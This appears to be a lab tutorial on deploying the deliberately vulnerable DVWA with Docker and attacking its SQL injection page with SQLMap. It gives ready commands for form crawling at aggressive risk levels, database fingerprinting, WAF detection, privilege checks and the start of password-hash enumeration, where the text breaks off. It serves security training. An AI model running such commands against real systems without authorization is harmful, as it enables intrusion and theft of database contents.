
SQLMap is one of the most popular tools for automating SQL injection testing and database enumeration. When combined with Damn Vulnerable Web Application (DVWA), it provides a safe environment for learning how SQL injection vulnerabilities work and how security professionals test them.
In this tutorial, you’ll learn how to:
- Deploy DVWA using Docker on Kali Linux
- Verify that SQLMap is installed
- Run your first SQL injection test
- Use common SQLMap commands for enumeration and analysis
- Work with authenticated applications like DVWA
Important: Perform these tests only in authorized lab environments such as DVWA. Never use SQLMap against systems you do not own or have permission to test.
Prerequisites
Before starting, make sure you have:
- Kali Linux installed
- Docker and Docker Compose available
- Internet connectivity to download DVWA
- Basic familiarity with the Linux terminal
Step 1: Deploy DVWA on Kali Linux Using Docker
DVWA is a deliberately vulnerable web application designed for security training and testing.
a) Verify Docker Installation
First, confirm that Docker and Docker Compose are available on your system.
docker --version
docker compose version
These commands display the installed versions and verify that Docker is functioning correctly.
b) Clone the Official DVWA Repository
Download the official DVWA project from GitHub.
git clone https://github.com/digininja/DVWA.git
cd DVWA
c) Start DVWA Containers
Launch the DVWA environment using Docker Compose.
docker compose up -d
What this command does
- Downloads required Docker images (if not already present).
- Creates the DVWA containers.
- Runs the environment in detached mode using the -d flag.
d) Verify the Containers Are Running
Check that the containers started successfully.
docker psThis command lists all active Docker containers.
e) Access DVWA in a Browser
Open the following URL:
http://localhost:4280
The current Docker deployment exposes DVWA on port 4280.
f) Log In to DVWA
Use the default credentials:
Username: admin
Password: password

After signing in:
- Navigate to DVWA Security.
- Set Security Level to Low.
- Save the configuration.

g) Initialize the Database
Next:
- Open Setup DVWA.
- Click Create / Reset Database.
This creates the DVWA database required for the SQL injection exercises.
Step 2: Verify SQLMap Installation
Kali Linux often includes SQLMap by default.
a) Check the Installed Version
sqlmap --version
This displays the currently installed SQLMap version.
b) Install SQLMap (If Required)
If SQLMap is not installed, update package lists and install it.
sudo apt update
sudo apt install sqlmap
c) Display SQLMap Help
To view available options and commands:
sqlmap -hThis provides a comprehensive help menu covering scanning, enumeration, dumping data, and advanced options.
Step 3: Perform Your First SQL Injection Test
DVWA contains a vulnerable SQL Injection module that can be used for learning and testing.
The SQL Injection page is available at:
http://localhost:4280/vulnerabilities/sqli/Because DVWA requires authentication, log in through the browser before testing.
a) Basic GET Parameter Test

Run a simple SQLMap scan against the vulnerable page.
sqlmap -u "http://10.228.12.150:4280/vulnerabilities/sqli/?id=1&Submit=Submit" --batch
Command Explanation
- -u specifies the target URL.
- id=1 is the parameter being tested.
- –batch automatically selects SQLMap’s default responses to prompts.
b) Automated Form Discovery and Crawling
SQLMap can automatically discover forms and crawl links.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/" \
--forms --batch --crawl=2 \
--cookie="9fcb1a516c17f7edc192920d8e254a33; security=low" \
--level=5 --risk=3
Parameter Breakdown
- –forms discovers HTML forms.
- –crawl=2 crawls links up to depth 2.
- –cookie provides authentication cookies.
- –level=5 increases the number of tests performed.
- –risk=3 enables more aggressive testing techniques.
- –batch uses default answers automatically.

c) Testing POST Requests and Retrieving the Database Banner
If the target uses POST requests, include the submitted form data.
sqlmap -u "<url>" --data="<post-data>" --banner
What It Does
- –data specifies POST request parameters.
- –banner attempts to retrieve the database banner information.
This is useful for identifying database technologies during testing.
d) Testing Requests Captured with Burp Suite
If you’ve captured an HTTP request using Burp Suite, save it and provide it directly to SQLMap.
sqlmap -r /root/dvwa-request.txt --batch
Using a saved request allows SQLMap to reuse:
- Cookies
- Headers
- Authentication tokens
- POST data
This often improves testing accuracy.
e) Use a Random User-Agent
To randomize the HTTP User-Agent header:
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
--random-agent
It selects a random User-Agent string for requests.
f) Fingerprint the Database
Retrieve detailed platform and database information.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
--fingerprint
The –fingerprint option attempts to identify:
- Database type
- Database version
- Backend technologies
It usually provides more details than a simple banner check.
g) Detect a Web Application Firewall (WAF)
Check whether a WAF is protecting the application.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
--check-waf
This option attempts to detect known web application firewall protections.
h) Retrieve Current Database Information
Gather basic information about the database connection.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
--current-user --current-db --hostname
i) Check Database Administrator Privileges
Determine whether the current database account has DBA privileges.
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=YOUR_SESSION_ID; security=low" \
--is-dba
This helps identify the privilege level of the compromised account.
j) Enumerate Database Users and Password Hashes
sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
